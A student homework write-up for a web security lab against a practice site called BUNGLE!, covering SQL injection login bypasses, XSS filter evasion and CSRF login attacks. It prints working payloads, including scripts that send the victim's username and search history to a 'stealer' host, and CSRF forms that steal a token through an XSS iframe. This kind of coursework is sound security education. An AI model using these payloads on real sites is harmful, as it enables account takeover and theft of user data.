


Homework 3 Writeup  
Benjamin McDonnough

SQL Injections (1.1-1.3):

1.1 -





# Login successful! (“victim”)

**Submit the following line as your solution:**

`username=victim&password=%27%20OR%201%3D1%3B--`


I logged into the victim account by using the ' OR 1=1;-- SQL injection. This essentially “tricked” the SQL database by returning the password as TRUE.

## 1.2 -



For the second part of SQL injection, the ' character is escaped by replacing it with two single quotations. To get around this, I added the \ to escape the ' character. This again allows for the OR 1=1;-- to be run and be able to log into the victim account again.

## 1.3 -



# Login successful! ("victim")

**Submit the following line as your solution:**

username=victim&password=%2CkNfi%5C%5EQ

For the last part of the SQL injections, I created code that brute forces the problem. It creates a random 8 char long password that is comprised of all letters, numbers, and punctuation. It then adds the "bungle-" to the beginning of the password and hashes the result. After that, it checks to see if there are any single quotations in the hash to break out of the SQL string. If there are, it then checks for any helpful SQL injection parts after the single quotation. These can be things such as "OR" or "--". Once it finds a hash that meets all of this criteria, it will send the unhashed password to the website as a POST request to test if it results in a successful login.

XSS (2.2.1-2.2.3):

2.2.1 -

The screenshot shows the BUNGLE! website interface. At the top, there's a navigation bar with 'BUNGLE!' and a 'Logged in as admin. Log out' button. Below the navigation bar, the main content area shows a search bar with the text 'Hello there'. The search results section says 'Your search for Hello there returned these results:' and 'No results found. (We haven't figured this part out yet.)' with a 'Search Again' button. To the right, the 'Search History' section shows a list of searches: 'Hello there', 'bruh', and a script: '<script>var token = document.querySelector("input[name=\"csrf\_token\"]").value; window.parent.postMessage({csrf: token}, "");</script>'. Below the website screenshot, a terminal window shows the following command and output:

```
eeecs388 → /workspaces/project2 $ python3 -m http.server 31337
Serving HTTP on 0.0.0.0 port 31337 (http://0.0.0.0:31337/) ...
172.19.0.3 - - [11/Mar/2025 17:32:53] "GET /?stolen_user=admin&last_search=Hello%20there HTTP/1.1" 200 -
```

The screenshot shows the BUNGLE! website interface. The search bar contains a complex JavaScript script: '<script>window.onload = function(){var usernameElement = document.querySelector("#logged-in-user");var username = usernameElement ? usernameElement.innerText : "unknown";var lastQueryElement = document.querySelectorAll("#history-list a")[1];var secondToLastSearch = lastQueryElement ? lastQueryElement.innerText : "none";var url = "http://stealer:31337/?stolen\_user=" + encodeURIComponent(username) + "&last\_search=" + encodeURIComponent(secondToLastSearch);var img = new Image();img.src = url;};</script>'. The search results section says 'Your search for "" returned these results:' and 'No results found. (We haven't figured this part out yet.)' with a 'Search Again' button. To the right, the 'Search History' section shows a list of searches: 'Hello there', 'Hello there', 'bruh', and the same script: '<script>var token = document.querySelector("input[name=\"csrf\_token\"]").value; window.parent.postMessage({csrf: token}, "");</script>'. Below the script, there's a partially visible entry: '<script>var token = document.querySelector("input[name=\"csrf\_token\"]").value; window.parent.postMessage({csrf: token}, "");</script>'.

For the XSS attack, I created an html file that runs a JavaScript script. This script steals the user's username and last search by stealing the information from the website information. The username is saved under "logged-in-user" and the search history is saved under "history-list". I coded it to get the second to last search, as getting the last one would show the XSS injection instead of the last thing the user search. This then got sent back to [http://stealer:31337/?stolen\\_user=](http://stealer:31337/?stolen_user=). I collected this information by using the python3 http.server to pick up the GET request sent to it with the username and last thing searched by the user. The user "admin" is a fictitious user that I created.

## 2.2.2 -

CSRF: 0 - No defense

XSS: 1 - Remove "script"

BUNGLE!

Logged in as admin. [Log out](#)

Searching for Hello there XSS 2

Your search for Hello there XSS 2 returned these results:

No results found. (We haven't figured this part out yet.)

```
eecs388 → /workspaces/project2 $ python3 -m http.server 31337
Serving HTTP on 0.0.0.0 port 31337 (http://0.0.0.0:31337/) ...
172.19.0.3 - - [11/Mar/2025 17:53:03] "GET /?stolen_user=admin&last_search=Hello%20there%20XSS%202 HTTP/1.1" 200 -
```

Search History

Hello there XSS 2

hello there

BUNGLE!

Logged in as admin.

[Log out](#)

Searching for "<script>window.onload = function(){var usernameElement = document.querySelector("#logged-in-user");var username = usernameElement ? usernameElement.innerText : "unknown";var lastQueryElement = document.querySelectorAll("#history-list a")[1];var secondToLastSearch = lastQueryElement ? lastQueryElement.innerText : "none";var url = "http://stealer:31337/?stolen\_user=" + encodeURIComponent(username) + "&last\_search=" + encodeURIComponent(secondToLastSearch);var img = new Image();img.src = url;};</script>"

Your search for "" returned these results:

No results found. (We haven't figured this part out yet.)

Search History

```
"<script>window.onload = function(){var
usernameElement =
document.querySelector("#logged-in-user");var
username = usernameElement ?
usernameElement.innerText : "unknown";var
lastQueryElement =
document.querySelectorAll("#history-list a")[1];var
secondToLastSearch = lastQueryElement ?
lastQueryElement.innerText : "none";var url =
"http://stealer:31337/?stolen_user=" +
encodeURIComponent(username) + "&last_search="
+ encodeURIComponent(secondToLastSearch);var
img = new Image();img.src = url;};</script>"
```

Hello there XSS 2

```
"<script>window.onload = function(){var
usernameElement =
document.querySelector("#logged-in-user");var
username = usernameElement ?
usernameElement.innerText : "unknown";var
```

The second attack is very similar to the first. However, since the word “script” is escaped, I decided to wrap it with the word script (to look like scrsriptipt), so that, when the script is taken out, it will still say script without the wrap around script being removed.

## 2.2.3 -

CPSC4200.mpesa.com/search?q=Hello+there+XSS+3

57

CSRF: 0 - No defense

XSS: 2 - Remove several tags

BUNGLE!

Logged in as admin. [Log out](#)

Searching for Hello there XSS 3

Your search for Hello there XSS 3 returned these results:

```
eecs388 → /workspaces/project2 $ python3 -m http.server 31337
Serving HTTP on 0.0.0.0 port 31337 (http://0.0.0.0:31337/) ...
172.19.0.3 - - [11/Mar/2025 19:45:28] "GET /?stolen_user=admin&last_search=Hello%20there%20XSS%203 HTTP/1.1" 200 -
```

Search History

Hello there XSS 3

```

Searching for "<div onmouseover="var usernameElement
= document.querySelector('#logged-in-user'); var
username = usernameElement ?
usernameElement.innerText : 'unknown'; var
lastQueryElement =
document.querySelectorAll('#history-list a')[1];
var secondToLastSearch = lastQueryElement ?
lastQueryElement.innerText : 'none'; var url =
'http://stealer:31337/?stolen_user=' +
encodeURIComponent(username) + '&last_search=' +
encodeURIComponent(secondToLastSearch); var img =
new Image(); img.src = url;"> Search Stolen
</div>"

```

Your search for "

Search Stolen

## Search History

```

"<div onmouseover="var usernameElement =
document.querySelector('#logged-in-user'); var
username = usernameElement ?
usernameElement.innerText : 'unknown'; var
lastQueryElement =
document.querySelectorAll('#history-list a')[1]; var
secondToLastSearch = lastQueryElement ?
lastQueryElement.innerText : 'none'; var url =
'http://stealer:31337/?stolen_user=' +
encodeURIComponent(username) + '&last_search='
+ encodeURIComponent(secondToLastSearch); var
img = new Image(); img.src = url;"> Search Stolen
</div>"

```

Hello there XSS 3

```

"<div onmousemove="var usernameElement =
document.querySelector('#logged-in-user'); var
username = usernameElement ?
usernameElement.innerText : 'unknown'; var
lastQueryElement =
document.querySelectorAll('#history-list a')[1]; var
secondToLastSearch = lastQueryElement ?

```

To change things up for the 3<sup>rd</sup> XSS attack, I created a div container that runs the same XSS script used before when the mouse moves anywhere on the page. While the script from the 2<sup>nd</sup> XSS attack would have worked on this, this new method provides a way to avoid the escaped tags completely.

CSRF (3.1 – 3.2):

## 3.1 -

BUNGLE!


Not logged in.

A new era of search

Look at how pretty this site is! Any website that looks as nice as this has got to be secure. Enter your search and be amazed.


Log in or create an account.

README.md	113 bytes	Text	2 Mar 2023
SQL1.3Script			Sun
csrf_0.html	636 bytes	Text	Yesterday
csrf_1.html	1.8 kB	Text	20:05




For the CSRF attacks, I start out not logged in, open a new tab and hit CTRL+O and open the csrf\_0.html file. When open, the user is logged in as the attacker. This is because the file creates a POST form that is the log in information of the attacker and submits that form when the page loads, meaning the user does nothing but open the file and the attacker is logged in.

3.2 -



 csrf_0.html	636 bytes	Text	Yesterday
 csrf_1.html	1.8 kB	Text	20:05



This CSRF attack is virtually the same as the first. However, before submitting the form, the csrf\_1.html file finds the csrf\_token that is stored as a cookie on the website. I accomplished this by creating an iframe that exploits the XSS vulnerability on the webpage. This time, however, instead of getting the username and the last search, it grabs the cookie from the webpage. It can then send the POST request with the attacker's login and the csrf\_token to log in as the attacker.